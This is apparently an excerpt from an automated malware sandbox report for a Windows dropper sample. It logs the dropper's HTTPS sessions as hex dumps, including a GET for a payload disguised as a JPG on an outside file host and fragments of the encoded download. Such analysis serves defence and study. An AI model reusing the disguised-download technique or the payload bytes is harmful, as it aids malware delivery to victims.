66 24 9f 1f 10 f8 bd 1b f0 5c 20 d7 11 33 90 15 89 cd 31 f2 32 db d8 04 6c da 23 3e 40 49 2d b0 a8 7f 5c be 47 56 db 15 83 2a 72 67 32 01 3c da 76 01 5d 07 a9 93 94 e1 26 6f 2a c3 2d 8f 5f 52 36 9f 81 6b db 6a 69 e4 Data Ascii: 1MN tr7'[Z(q)\f]sr9h^)os13%A?a?=-Um ;dM44R@zWXhWk^XY(G+Mn8YIMHGYF.{EN;dbRb&r^Y<s'Ff\$) -q312l#>@l~GV*rg2<v]&o*-_R6kji
2022-09-29 02:50:31 UTC	1340	IN	Data Raw: 02 99 8a 7c 9a 8e a7 f1 3d a7 b6 62 cd ce 30 81 7c f1 e7 e1 37 3b c9 c8 2a 49 a3 03 ad 20 52 61 71 79 7b 7c ed 99 f1 ae e1 29 90 56 e4 30 2f 86 99 9f 32 f3 0a d5 26 26 cd 3c 82 75 37 01 67 bc d1 2c 2c 8d 37 ab a7 9f 89 76 12 86 b2 44 84 9c ab 88 37 dc 09 72 7b 6c 56 55 f3 81 e7 15 a4 f5 c3 09 85 ff 93 c6 ce 9d 29 77 5f 2f 3f 2c 96 3e 67 75 1e aa 38 ea 49 f8 ff 5b b9 9a bc 29 3b 95 9a a4 07 db c6 32 fd 61 b9 e3 19 4e f9 bf 47 52 21 a8 33 80 15 f3 ec df 60 7b dc 60 64 f7 11 64 f1 cf 97 31 b7 ba 3b 9a 0b bd 1f fd 6d 48 93 e9 71 55 26 9f ca 64 8a 84 f1 9b 8c d7 08 bc b3 58 06 2d e1 42 ba 56 4f 3b 45 88 a4 6a 9e 4a b1 f4 d0 97 fa 04 6c 83 57 fb aa 23 17 fe 74 4f 9c b1 b0 5b 5b 1e 6d 85 8a 77 24 aa 0f 90 3d 30 35 ad 47 97 ee 30 e6 aa 54 3a 30 bb 2d 24 2a 3e Data Ascii: =b0 7;*I Raqy{()V0/2&&<u7g,,7vD7r{IVUjw_/?,>gu8l[];2aNGRi3'{'dd1;mHqU&dX-BVO;EjJIW#tO[[mw\$=05GOT0-\$*>
2022-09-29 02:50:31 UTC	1356	IN	Data Raw: 9d 6a 5d 56 fb 12 29 cb c0 01 63 8a 2b f0 3b 3a ce 1e 27 fd 5b b6 70 d6 bb d4 f3 4f 3f 32 7a ca 64 34 7e 97 83 6f 69 8d bd 9c 27 37 f6 73 1e 07 60 ca a5 5d 3f 93 ee d9 e0 ed bf 70 67 e7 c2 18 81 e1 b3 ef 06 b0 62 00 93 05 45 74 37 12 ae 7e c7 57 ff 7f 60 07 c6 bd 33 5e 75 19 e5 33 c1 fc cc 49 12 db 86 5b 00 dd c3 0d 86 22 df a2 6d 42 27 bb ef 47 35 96 f3 c8 b2 fc 67 ef 6e 91 59 6c a8 4d c4 b2 c9 b6 b0 a4 b6 54 f3 4d b2 d8 5c ad 89 a1 b4 ba 0a d4 0c 9c 72 9d 9c 06 a7 d3 ca a4 d4 87 c7 fb f5 66 f7 fc ec 7c be 2c bc 49 44 cb a1 e9 a1 54 2c c1 34 25 9b a2 77 bd fa 1f 83 7c dc b3 93 71 ea 50 7c 94 26 f1 c8 7d 85 86 05 54 ff aa b6 43 99 ea b2 82 a3 87 8c 9f cb 10 5e b4 17 62 5d 08 e3 5f 33 0b f8 83 c3 b0 04 0e 28 08 dd cf 09 26 37 3e d3 91 da a0 18 d9 b0 cd b6 Data Ascii: jJv)c+;;[pO?2zd4~oi'7s']?pgbEt7~W'3^u3l["mB'G5gnYIMTD rf , DT,4%w qP]TC^b_l_3 &7>

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:31 UTC	1372	IN	Data Raw: 37 c7 cb 14 6f 33 8d de 5a 28 35 c7 ad 70 c9 ae 36 b8 ee 35 19 f1 99 8a 1d 27 11 90 de 46 5f 41 e6 dc 09 01 bc bd 5b 91 6b 42 ba be ac 13 38 3c 5b f3 32 74 30 9c 45 01 4c da ba 8f be e8 de 72 12 59 6f f8 8d 53 dc 3b c7 6b 46 47 c2 c4 7e 5b 9e 62 07 6c 24 f0 c4 ec 49 20 c3 c2 42 01 a0 c3 12 6b 94 fd 80 64 ea f0 3d 5b 5f 3b 80 d9 1a 2b a9 e4 d2 d2 ea c3 d1 18 05 02 09 c9 62 c7 ec 1e 4e de ee 50 54 cb ee 7f 76 2b 2e 3a d5 63 71 86 0e 56 c2 e4 f6 43 83 d0 29 1b 80 40 b5 74 9a 4e 45 72 49 d7 bb 80 c1 22 39 bb 16 b0 0d ac f3 8d 43 07 54 5d b9 6e 62 d1 06 5b 6d b9 6c 29 e6 c0 67 33 72 00 fc e0 04 d1 4d cb e9 44 dc 22 6b 6c aa aa 80 52 87 56 5a 08 53 41 45 6a 45 e3 f3 ed ea 94 fd 11 6a 62 04 ff 7e 2d ef db 61 ab 48 29 6e d9 e1 31 31 2d 62 92 a2 b6 15 2d 01 97 Data Ascii: 7o3Z(5p65'F_A[kB8<[2t0ELrYoS;kFG~-[b\$I Bkd=[_;-+bNPTv+.:cqVC)@tNErI'9CT]nb[m]g3rMD"kiRVZ SAEjEjb~-aH)n11-b-
2022-09-29 02:50:31 UTC	1388	IN	Data Raw: 3d 73 f4 ea 97 3b c1 f6 8a 18 30 07 10 91 5b 44 73 db 97 a8 ce 70 eb ba 6a b1 3f fb f7 67 36 f7 ae f3 65 f3 9c 7a 58 f8 d4 6d aa 09 de 87 f4 8d e0 e7 50 df b6 fe bf bb ab 41 3b 39 fa 60 57 e1 91 1d 93 25 6b 2a b4 9b 8f e5 81 7a ee 84 b1 f4 65 08 55 b4 d8 4b 52 8e 6d 10 82 f1 1d cf 0d 68 e2 79 b5 af 74 19 b1 91 89 7a c6 56 de ee 9f a8 19 d1 27 e9 f2 d2 d5 e2 c4 e7 0a 2d 1e af ae 1e a0 4e 27 3e 63 1e 8e dc 7c 5b 3d de 38 b1 63 5e 83 aa eb 48 54 7a b0 2f 1c 40 33 7c f4 9b 12 bc c4 73 9d f8 87 52 0e dc ba 11 c6 ac 74 f0 77 67 8c 9a a0 5c ca 60 d1 4b 6a ef ce 04 e1 8c 8f 8d ed 74 d3 71 73 23 8f 40 1b dd da ca bb ce 4d 8c 0a 71 76 81 35 5a 73 97 a5 be 95 ef 45 f7 8a 8e 6c 88 19 5d 1c 06 f9 8d 73 15 11 96 9b 37 7f 33 91 f7 d1 f1 1b 38 01 6d e5 b0 76 ef 05 fd 32 Data Ascii: =s;0[Dspj?g6ezXmPA;9'W%*k'zeUKRmhytzV'-N'>c[=[8c*HTz/@3jsRtwg~'Kj]ts#@Mqv5ZeSI]s738mv2
2022-09-29 02:50:31 UTC	1404	IN	Data Raw: f8 52 b4 e9 b3 4d 2d 7f f2 be 59 9e 01 89 48 af 73 f0 9e e8 81 b4 b7 da f2 dd f2 a5 75 92 3d f5 6f 83 32 58 e0 c0 1f b3 46 2c c6 e1 f1 2f 91 22 d3 0e cf 42 0b 37 06 40 96 18 a7 73 bd c3 62 a5 86 57 3a 42 2a ee 95 13 ba 73 65 5a 3b 1c b2 94 b3 8d c5 4c c3 02 e7 66 e1 68 01 d7 ba 7e 99 c2 98 4f 5b a3 99 9c c8 62 4b da b8 7e 04 c6 f4 18 58 0c c4 fd a1 c4 eb d6 bb 72 3d 0f 09 f4 d9 a9 d3 fe 1a 65 22 42 81 21 06 d0 6b f8 c6 1d 30 e1 d7 fd 7f 33 fa 8f ad b0 89 18 e0 d0 cd 97 c2 c3 09 3e 3d 97 c4 d8 e6 f8 6f aa 06 5f a5 12 a6 55 98 8e 3b 09 5d 04 1c a5 16 ec f9 29 a5 ee d1 69 23 c8 f de ed 13 d7 30 df f3 24 60 2a a9 87 76 20 ba 97 b5 6e 7a d9 b6 3c ab 64 bf de 56 74 aa aa 8a 36 55 1f ba 62 2f a3 8c 72 54 59 43 4d 19 7e 87 fe 87 1b 13 fa ee ec 8e 5a 71 9d 15 e4 98 Data Ascii: RM-YHsu=o2XF,/"B7@sbW:B'seZ;Lf~h~O[bK-Xr=e"Bik03>=o_U;)]0\$~*v nzcdVt6Ub/rTYCM-Zq
2022-09-29 02:50:31 UTC	1420	IN	Data Raw: 9c 6b 65 6a 68 6d 91 6e 71 60 6f 61 7b 72 6b 6b 70 56 57 69 65 6b 6a 6e 54 69 2f 7e 60 69 3f 6e 32 64 6b 76 3c 72 29 6a 6b 6c 1e 6a 29 6f 7f 66 14 66 2e 72 65 6d fd 51 32 69 6b 6d fe 69 2a 69 6e 79 fc 6e 26 6e 73 63 cb 71 5e 73 68 6d dd 6b 66 6b 68 68 bb 61 61 67 6f 75 ae 6a 7e 50 73 6e b4 6a 64 68 6b 6e 8c 7e 6e 6f 67 69 9a 64 65 70 50 75 98 6a 65 6a 68 6d 6a 60 71 60 6f 61 7f 7d 6b 6b 70 56 56 66 65 6b 6a 6e 50 66 74 79 60 69 2f 61 2b 6b 6b 76 39 7d e1 65 6b 6c c1 65 e1 60 7f 66 a3 69 e6 7d 65 6d a3 5e fa 66 6b 6d 9f 66 e2 66 6e 79 64 60 ee 61 73 63 77 7f 7a 7c 68 6d 26 65 42 64 68 68 26 f6 45 68 f6 75 04 64 5a 5f 73 6e 1f 64 40 67 6b 6e fc 70 c3 60 67 69 c8 6a bd 7f 50 75 83 64 bd 65 68 6d 6f 62 a9 6f 6f 61 7d 7f b3 64 70 56 57 64 bd 64 6a 6e 59 64 b8 Data Ascii: kejhmnnq`oa{rkkpVWiekjnTi/~?i?n2dkv<r)jklj}off.remQ2ikmi`inynd&nsqcq`shmklkhaagouj~Psnjdghkn~nogidepP ujejhjmj`q`oa}kkpVVfekjnPtty`i/a+kkv9j)ekle`fj'em`a`fkmffnyd`ascwz h~m&eBdhh&oEhoudZ_~s~nd@gknp`gjPudehmob ooa}dpVWddjnYd
2022-09-29 02:50:31 UTC	1436	IN	Data Raw: d4 65 1f 64 ed 61 c5 33 63 6d 76 56 e4 6e 45 7c 22 6c eb 6e a4 3f 66 69 61 69 e4 63 c9 78 18 77 e6 6d 6d 2b 6e 6d 6e 68 e8 66 c0 6f 27 77 e9 6d 62 11 75 6e 6d 6d ed 6e a7 63 13 78 ea 69 21 2e 75 63 6d 76 c7 7a 6d 72 63 6e e3 6d ee 2f 79 66 69 61 f8 75 ec 63 38 54 fa 6e f9 2a 6c 6e 6d 6e f9 79 16 6e 2f 6b e4 63 c5 31 56 75 6e 6d 6c 6c 1c 63 20 6a ea 66 dd 26 69 75 63 6d e7 56 e4 63 a0 6f f9 6e 21 26 68 79 66 69 f0 69 74 72 23 74 c0 75 36 25 6d 6c 6e 6d ef 68 e8 6b bc 63 f1 75 17 25 76 56 75 6e fc 6d f8 60 23 6c f1 79 ee 21 61 69 75 63 fc 76 ec 78 b2 6f f6 6c e2 25 6e 68 79 66 e8 61 d3 78 18 6c ed 56 65 24 6d 6d 6c 6e fc 6e bc 69 28 6b fd 69 69 29 6d 76 56 75 ff 6d 14 7c 20 6f f0 68 51 2c 69 61 69 75 f2 6d 9c 58 3b 6c cd 6d 58 24 6d 6e 68 79 f7 69 f3 66 3b Data Ascii: eda3cmvVnE ` n?faiaxwmm+nmnhfo`wmbunmmncxi!.ucmvuK)`nm/yfiau8Tn`Inmnyf/kc1Vunmlc jf&iu cmVcon!&hyiitr#tu6%mlnmhkcu%vVunm`#ylaiucvxol%nhyfaxlVe\$mmllnni(kiij)mvVumj`ohQ,iaiumX;JmX\$mnhyif;
2022-09-29 02:50:31 UTC	1452	IN	Data Raw: ec 7d af 09 77 56 75 6e eb 6d fd 63 16 6f ed 71 be 0d 60 69 75 63 eb 76 ec 78 19 6c eb 64 8e 09 6f 68 79 66 ef 61 d3 78 18 6c f0 5e 99 0a 6c 6d 6c 6e eb 6e f9 74 3d 79 e6 61 81 0f 6c 76 56 75 e8 6d fc 61 0c 7d e9 60 79 03 68 61 69 75 e5 6d e7 5b 47 6e ae 65 64 0b 6c 6e 68 79 e0 69 f0 64 38 63 e5 7e 42 10 6f 6d 6d 6c e8 6d d4 65 4b 66 e0 69 75 10 62 6d 76 56 f3 6e d7 60 21 6e ae 46 66 40 1c 67 69 61 69 b3 6b 59 64 4d 75 e4 65 41 09 6f 6d 6e 68 ff 7e 47 73 e7 66 e9 65 fa 33 74 6e 6d 6d ea 6e fc 63 f1 78 eb 61 f5 0c 74 63 6d 76 b0 7c 2d 7f 5f 6c e3 65 f2 0d 78 66 69 61 8f 7c 31 7f 44 56 f8 66 c9 08 6d 6e 6d 6e f9 79 f7 64 5a 79 f8 6b d9 13 57 75 6e 6d fc 6c d4 60 55 78 f6 6e ad 04 68 75 63 6d 90 57 36 7c 5b 6d fd 66 55 08 69 79 66 69 e0 69 e4 6e 7a 76 c1 7d b6 Data Ascii: jwVunmcoq`iucvxlDohyfaxl`!mInnt=yalvVuma)`yhaium[GnedInhyid8c~BommlmeKfiubmvVn`Inf@giaik YdMueAomnh~Gsfe3tnmmnxcxatcm]-_lexfia1DVfmmnnydZykWunml`UxnhucomW6 [mfUiylfiinz}
2022-09-29 02:50:31 UTC	1468	IN	Data Raw: a3 63 6d 6d 6d 6e fc 63 68 79 64 69 db 64 75 63 6e 76 97 78 6e 6d 69 6c a1 60 6e 68 7c 66 a1 6c 69 75 65 6d a0 5b 75 6e 6a 6d b1 63 6d 6e 60 79 f5 64 61 69 74 63 fc 7b 56 75 6c 6d d7 61 6e 6d 6d 68 b8 6b 69 61 68 75 f2 60 76 56 77 6e d7 60 6c 6e 6c 6e f9 74 66 69 63 69 cf 6e 6d 76 55 75 af 60 6d 6c 6a 6d a1 65 79 66 6c 61 a1 78 63 6d 77 56 e4 63 6d 6d 6e 6e d7 63 68 79 65 69 a0 64 75 63 69 76 99 78 6e 6d 68 6c a6 60 6e 68 7f 66 bf 6c 69 75 64 6d ab 5b 75 6e 6c 6d fd 63 6d 6e 6a 79 dc 64 61 69 74 63 fc 7b 56 75 6c 6d d7 61 6e 6d 6f 68 e8 6b 69 61 6b 75 d9 60 76 56 76 6e ac 60 6c 6e 69 6e a7 74 66 69 64 69 bd 6e 6d 76 50 75 b8 60 6d 6c 69 6d b3 65 79 66 68 61 f8 78 63 6d 74 56 cf 63 6d 6d 6f 6e ac 63 68 79 62 69 ae 64 75 63 68 76 9e 78 6e 6d 6b 6c b8 60 6e Data Ascii: cmmmnchydiducnvxnml`nh fliuem[unjmcmn`ydaite[Vulmanmmhkiahu`vVvn`InlntficinmvUu`mljmeyf laxcmwVcmmmnnchyeiducivxnmlh`nhfliudm[unlmcmmnjydaite[Vulmanmohkiaku`vVvn`InlntfidinmvPu`mlimeyfhaxcmt Vcmmonchybiduchvxnmlk`n
2022-09-29 02:50:31 UTC	1484	IN	Data Raw: 6d 6e 73 79 52 73 48 68 75 63 2e 76 65 56 27 6c 6d 6c 2d 6d 21 4b 10 67 69 61 2a 75 09 4e ff 57 75 6e 2e 6d ec 4d c4 6f 68 79 25 69 f7 4a bc 62 6d 76 15 75 c2 4e 84 6d 6e 6d 2d 68 ba 45 60 63 69 75 20 6d ac 75 5c 6c 6d 6d 2f 6e 9c 4d 21 7b 66 69 22 69 7b 47 04 74 56 75 2d 6d 48 48 e7 6f 6e 68 3a 66 55 45 c0 77 63 6d 35 56 2e 4c a4 6f 6c 6d 2e 6e 18 5d 8f 6b 61 69 36 63 e1 52 5f 76 6e 6d 2e 6c cd 49 47 6b 79 66 2a 61 d3 21 2a 6e 76 56 36 6e bc 49 05 6e 6d 6e 2b 79 8e 4d e8 6a 75 63 2e 76 a9 51 c7 6e 6d 6c 2d 6d 78 4d ba 65 69 61 22 75 6c 4e bf 55 75 6e 2e 6d 41 4b 84 6d 68 7 9 25 69 28 4c 7c 67 6d 76 15 75 0e 48 44 68 6e 6d 2d 68 0e 43 20 65 69 75 20 6d f8 73 dc 68 6d 6d 2f 6e c4 4c a1 7f 66 69 22 69 b0 41 84 70 56 75 2d 6d b2 4e 67 6a 6e 68 3a 66 90 43 40 Data Ascii: mnsyRsHhuc.veV`lml-m!Kgia`uNUWun.mMohy%ijbmvuNmmh-e'E`ciu mui/llmm/nM!{fif`i{GtVu-mHHonh:fUEw cm5V,Joln.n}kai6cR_vnm.lIKgyf`aQ`nvV6nlmmn+yMjuc.vQnml-mxMeia`uiNUun.mAKmhy%(LjgmvuHDhnm-hC eiu msh mm/nLfi`APvu-mNgjnh:fC@
2022-09-29 02:50:31 UTC	1500	IN	Data Raw: 14 0b 01 37 1f 17 38 06 0f 0e 19 05 01 03 1d 2d 01 0f 1a 15 69 21 0e 3b 19 3a 14 1a 04 01 09 6e 3f 01 04 15 04 08 02 02 21 0a 00 13 24 30 16 1d 04 1e 0b 09 6e 3c 01 00 28 15 1d 07 0a 0f 03 22 10 2d 02 1f 1e 1b 1d 1a 68 3c 00 1a 2f 06 01 22 01 1a 39 02 0b 09 24 02 3a 1f 0f 06 0a 07 0a 15 00 1a 0d 6d 22 24 14 00 1e 0c 0f 1a 04 01 06 18 0a 26 11 0c 1b 2d 02 02 17 19 02 02 1a 09 0a 6d 3a 1a 18 08 1a 00 0a 01 06 09 3b 37 05 1e 04 03 0b 3b 03 1d 1d 09 16 06 13 1d 10 07 3f 13 3b 1a 1a 08 6d 38 16 0b 23 0d 0d 07 0d 00 1d 14 22 01 04 33 14 0a 14 3d 1e 0b 1e 0b 06 0d 66 3d 13 08 1b 10 0c 15 22 1c 01 03 3e 0f 01 1d 0b 2b 18 0a 05 03 08 16 08 1e 38 39 13 0d 08 19 6c 3a 1f 0f 06 0a 07 0a 15 00 1a 0d 3f 13 27 00 07 1f 08 08 3e 1f 01 05 16 12 00 0e 07 75 20 0c 18 38 1a Data Ascii: 78-!l;:n?!\$0n<(`-h</"9\$:"\$&-m;:7;?;m8#`3=f=">+89=l:~?>u 8

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:31 UTC	1516	IN	Data Raw: 44 f7 ab 6a 6a 6f 66 65 7c ea bc 63 6e 60 7b f5 d2 6f 6b 5c 77 73 66 71 6b 7c 65 7c ea bc 6e 7b e3 ac 67 e1 a8 64 d4 b0 66 65 67 64 64 67 64 60 73 6c 63 69 6e 72 60 7f f2 5e 7d 62 63 6a 68 7c ec af 7a fb a3 78 e3 4c 67 e1 4c 70 76 74 6f 7c ef 45 67 4d 6c 69 6b e4 70 70 eb 50 6a 4d 74 57 67 ec a8 7f ee 7b 64 4e 6a 78 74 eb 40 78 f7 46 65 56 55 74 72 67 7f ee 4f 74 69 61 71 74 ea cd 7b f6 e7 7f f4 93 69 7c ee 11 7e ed e9 7c eb 45 74 eb a4 6f 60 71 ec ea 57 69 63 6a 68 7e ec a8 7c ea bc 74 eb a4 61 7c 66 6a 77 47 f4 13 61 6a 69 7c e9 66 60 70 7b 7b e3 99 7c 67 70 64 d4 85 66 6a 6e 64 73 7f ed 84 71 76 6e 67 7b 09 7e 68 64 d6 81 7c ee c1 7e ec 15 64 61 7e 63 7b e3 ac 7d 6b 65 7e 5e 72 6d 65 70 7e ec 9d 66 6d 7e 67 7b e1 88 70 64 6c 64 d5 b1 66 6a 6f 7e ef a5 Data Ascii: Djjofelcn'ok\wsfqk e n[gdfegddgd'slcinr'^)bcjh zxLgLpvtto EgMlikppPj MtWg dNjxt xFeVUtrgOtiagt{ i~ Eto'qWicjh~ ta fwGaj f' p { gpdfjndsqvng{~hd ~da~c }{ke~^rmep~fm~g{pdlldfjo~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49713	144.76.120.25	443	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:39 UTC	1529	OUT	GET /img/image/62/2ab115f092bee621ab02ec6745d75ff0/Update-Jxrd sodk.jpg HTTP/1.1 Host: www.uploader.net Connection: Keep-Alive
2022-09-29 02:50:39 UTC	1529	IN	HTTP/1.1 200 OK Server: nginx/1.21.4 Date: Thu, 29 Sep 2022 02:50:39 GMT Content-Type: image/jpeg Content-Length: 782848 Connection: close Last-Modified: Wed, 28 Sep 2022 14:37:58 GMT ETag: "bf200-5e9bdb502b2e8" Accept-Ranges: bytes
2022-09-29 02:50:39 UTC	1530	IN	Data Raw: 1b 2f fe 6d 6e 6c 6e 6d 6a 68 79 66 96 9e 69 75 db 6d 76 56 75 6e 6d 6d 2c 6e 6d 6e 68 79 66 69 61 69 75 63 6d 76 56 75 6e 6d 6d 6c 6e 63 71 d2 77 66 dd 68 a4 54 db 6c 3a 9b 54 3a 05 04 1f 4e 1d 1c 07 1e 14 08 0c 49 16 02 03 18 39 01 4e 0f 08 4c 1c 18 00 48 10 08 49 25 26 26 43 00 19 32 10 40 60 60 66 4a 6d 6e 68 79 66 69 61 39 30 63 6d 3a 57 76 6e 90 36 58 0d 6d 6e 68 79 66 69 61 69 95 63 63 57 5d 74 68 6d 6d 86 65 6d 6e 6e 79 66 69 61 69 75 61 64 7a 56 75 4e 6d 6d 6c 4e 61 6e 68 79 26 69 61 49 75 63 6d 74 56 75 6a 6d 6d 6c 6e 6d 6e 68 7d 66 69 61 69 75 63 6d 76 36 79 6e 6d 6f 6c 6e 6d 6e 68 79 65 69 21 ec 75 63 7d 76 56 65 6e 6d 6d 6c 7e 6d 6e 78 79 66 69 61 69 75 73 6d 76 56 75 6e 6d 6d 6c 6e 6d Data Ascii: /mnlnmjhfyiumvVunmm,nmnhfyiaucmvVunmmInmnhfyiaucmvVunmIncqwfthTI:T:N9NLHf%&&C2@`fJmnh yfia90cm:Wvn6XmnhyfiaicWJ]thmmemmnnyfiauadzVuNmmlNanhy&ialuclmtVujmmlnmnh}faiucmv6ynmolnmnhyeiuc}vV enmmI~mnxyfaiusmvVunmmInm
2022-09-29 02:50:39 UTC	1545	IN	Data Raw: cc 79 66 63 66 78 72 c0 dc 76 56 74 40 68 7a 7f 7e 46 63 79 7e 71 31 72 6e 64 64 6a f8 3f 47 b8 7c 7d 41 68 7c 67 7b 7f 4d 78 70 61 62 3b 7e 7e 47 7d 7f 63 e3 05 51 1a 91 97 86 b8 69 70 6f 58 7e 1f 0f 54 75 1e 7c 69 03 10 6d 6e 62 7f 09 22 65 69 73 4b d0 76 56 7f 1d fb 6d 6c 64 17 66 44 74 18 89 61 69 71 60 7c 70 39 cd 6e 6d 67 7d 68 60 b0 60 68 6d 41 49 69 75 69 b1 7f 7c 75 6e 6d 2c 58 6e 6d 6e 68 79 66 22 60 69 75 79 6d 76 56 10 6f 6d 6d 10 6e 6d 6e 3c 79 66 68 63 69 75 63 63 76 56 75 47 6f 6d 6c 59 6f 6e 68 71 66 69 61 69 75 63 6d 30 54 a5 47 6d 6d 6d 46 3a 6e 68 73 09 81 61 69 73 49 6d 76 45 45 60 6d 40 6c 6e 6d 61 68 79 77 6b 0e d5 75 63 6b 7c 54 1a d2 6d 6d 6a 65 6f 1d cb 7d 66 6f 44 6e 73 4b fc 76 56 73 43 6e 7b 47 6f 7a 01 ce 7d 66 6f 0e 58 74 63 Data Ascii: yfcfxrvVt@hz~Fcy~q1rnddj?G Ah g[Mxpab:~~GjcQipoX~Tujimnb'eisKvVmldfDtaiq'lp9nmg h`h'mAl iui unm,Xnmnhyf"~iuymVommmnmn~yfhciuccvVuGomlYonhqfaiucm0TGmmmf:nhsaisImvEE`m@Inmahywkuck Tmmjeo}foDnsKvVsCn{Goz}foXtc
2022-09-29 02:50:40 UTC	1561	IN	Data Raw: 75 65 1e 5c 54 75 68 1e d4 6d 6e 6b 01 61 78 66 63 44 6b 0e fd 6c 76 52 7f 7c 6d 45 b1 6b 6d 68 6a 02 f8 68 61 6d 61 9d 6b 16 56 75 68 1e 47 6e 6e 6b 1d d1 78 66 6f 0e 60 74 63 67 53 54 0e 08 6f 6d 68 64 7f 6e 40 a4 63 69 67 6b 0e 05 6f 76 52 61 90 6b aa 6c 6e 6b 1d 42 7b 66 6f 12 d0 74 63 6b 19 5f 74 6e 67 48 6e 15 9e 6f 68 7d 6c 7b 61 41 a8 66 6d 70 54 0e 9d 6c 6d 68 7a 93 68 ca 78 66 6f 12 43 77 63 6b 05 ef 74 6e 6b 02 65 6f 6d 64 4d 7b 1d 5b 63 69 71 69 7f 76 7e a8 6b 6d 6b 6e 15 5f 6c 68 7d 72 97 67 66 74 63 6b 05 7c 77 6e 6b 1e d5 6f 6d 68 07 70 67 69 6b 4c 77 18 84 77 56 71 64 7f 6d 44 b3 68 6e 6e 7b 1d 80 60 69 71 77 93 70 c4 75 6e 6b 1e 46 6c 6d 68 1b c0 67 69 67 06 7c 62 6d 7c 73 7 7 15 7d 6f 6c 6a 67 7c 68 51 bb 6c 61 6f 77 18 7d 74 56 71 7a 93 Data Ascii: ueTuhmnkaxfcDklvR mEkmhjhamakVuhGnnkxfo'tcgSTomhdn@cigkovRaklnkB{fotck_tngHnoh} {aAfmpT lmhzxfoCwcktnkeomdM{[ciqiv~kmkn_lh]rgftck wnkomhpgikLwwVqdmDhnn{ iqwppunkFlmhgig bm sw}olj ghQlaow}tVqz
2022-09-29 02:50:40 UTC	1577	IN	Data Raw: 10 55 6c 6c 64 7c 65 7c 16 5f 68 61 63 5e 6d 6b 08 6c 74 6e 67 7c 67 7a 02 57 69 79 6c 78 6a 06 c9 63 6d 7c 28 ad 6e 6d 69 5f 63 6b 10 53 78 66 63 0e 91 75 63 67 5d 5b 73 7f 66 02 d0 6e 6d 64 40 52 67 69 67 78 79 5a a1 76 56 75 68 13 68 6a 6e 69 01 44 78 66 63 72 67 73 1d 42 77 56 7f 7f 63 02 5c 6f 6d 64 6e 16 5a 68 61 63 63 6f 55 ff 56 75 6e 7c 6a 64 cd 1f 6e 68 78 09 cd 61 69 7f 0c 24 76 56 7f 42 1c 6b 12 43 6c 6e 62 16 9e 69 61 63 73 6b 45 4d 57 75 68 6b 13 59 6f 6d 64 6f 71 c5 0f 61 69 74 0c 5d 77 56 7f 69 65 ce 0a 6e 6d 6f 07 44 67 69 6b 06 15 63 6d 7c 7b 6d 69 65 ce 0a 6e 6d 6f 07 44 67 69 6b 41 20 64 6d 70 39 0a 6e 6d 67 40 79 6b 10 85 79 66 63 66 61 d6 05 6d 76 57 1a 53 6c 6d 66 01 ec 6e 68 73 60 17 5f 68 75 69 02 8e 56 75 64 65 7a 34 62 65 67 e6 Data Ascii: Uld e _hac^mklTng gzWiy xjcm (nmi_ckSxfcucg)[sfnmdd@RgigxyZvVuhhjnlDxfcrsBwVc omdnZhacc oUVun jdnhxai\$VVBkClnbiacskEMWuhkYomdoqait]wVienmoDgikcm [mienmoDgika dmp9nmng@kykfcfcmwWSImfnhs`_hui Vudez4beg
2022-09-29 02:50:40 UTC	1593	IN	Data Raw: 6a 6e 21 4e 77 62 69 73 65 77 2e 5c 73 66 5f 83 47 4f 6f 15 1a 7b 66 6d 63 6b 0e 10 6f 76 52 7e 69 7a 35 11 1d 6f 6e 6c 7e 65 6d 67 4c 62 3b 67 2e c7 e9 68 68 5f b7 6c 6f 15 1c 7b 66 6d 64 03 2d 1e 19 74 56 71 44 6d 7e 5c 68 6d 5d 68 79 66 f4 61 69 64 61 16 02 54 75 6a 74 0f 66 6c 4d ee 68 79 66 41 79 6a 75 65 46 71 54 63 46 75 6e 6c 68 6f 15 1b 7b 66 6d 4c 98 77 65 45 69 55 75 68 6f 45 49 6d 6d 68 42 79 68 76 21 43 76 53 68 76 fc 75 6e 6d 6d 6c 6e 6d 6c 6b 02 14 6b 61 6d fb 0a e0 67 56 75 6f 10 1f 6e 6e 69 6d 13 0b 64 69 65 7f 77 18 1f 74 56 71 78 6e 16 1e 6c 6d 6a e6 10 4e 76 61 69 7f 61 6e 0d 25 77 6e 69 10 1f 6c 6d 6a 6a 7a 1d 1d 63 69 71 1e 19 74 56 71 6c 6e 16 19 6c 6d 6a 15 0c 64 69 6 5 6b 76 18 1b 74 56 71 13 1b 6f 6c 6a 6f 6d 13 0e 64 69 65 14 02 Data Ascii: jn!Nwbisew.\sf_GOo{fmckovR~iz5onl~emgLb:g.hh_lo{fmd~tVqDm~^hm}hyfaidaTujtflMhyfAyjeeFqTcFunlho{fmL weEiUuhoElmmhByhv CvShvunmmInmlkkamgVuonnimdiewtVqxnlnjNvaian%wnilmj zciqtVqlnlnjdiekvtVqoljomdie

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:40 UTC	1609	IN	Data Raw: 6c 75 65 67 70 db 64 6e 6d 6c 67 74 6a 78 6e 51 79 69 61 63 72 49 6d 76 45 45 67 6d 5b 6c 6e 6d 5d 68 79 77 6c 6b 7b 75 4b a5 77 56 7f 43 6a 6e e2 07 69 37 43 7e 74 69 49 a0 74 63 67 7d 7d 7e 6a 65 35 92 65 6f 6e 6f 71 3f 62 63 6a 71 64 02 a2 55 75 68 48 61 7a 5e 8a 44 68 79 75 59 65 69 54 63 6d 76 5a 75 6e 7c 7a e1 23 6d 6e 69 73 60 7f 63 cb 5d 37 69 76 50 5d 38 69 6d 6a 1c 93 7a 68 09 60 41 39 68 75 65 47 76 56 75 34 45 39 68 6e 6b 46 3e 7d 66 6f 13 7d 60 63 1d 62 7e 2d 6f 6d 6b 46 6e 7e 5e 6c 79 52 69 61 69 79 63 6d 67 4e 6d 23 6d 6d 64 6b 78 6a f5 26 69 61 68 d7 65 7a 75 f4 5d 3a 69 6d 6a 46 3b 6a 68 7f 14 43 74 69 05 65 45 de 57 75 68 14 2d 6c 6e 6c 1f 28 79 66 68 4b 7a 45 67 6d 50 56 75 6e 61 6d 6c 7f 7a e3 25 79 66 68 6b 6f 63 61 e1 36 56 75 6f Data Ascii: luegpdnmlgtjxnQyiacrImvEEgm[lnmhywlk[uKwVCjni7C~tiltgc}}~je5eonoq?bcjqdUuhHaz~^DhyuYeiTcm vZun]z~mnis`c]7ivP]8imjzh` 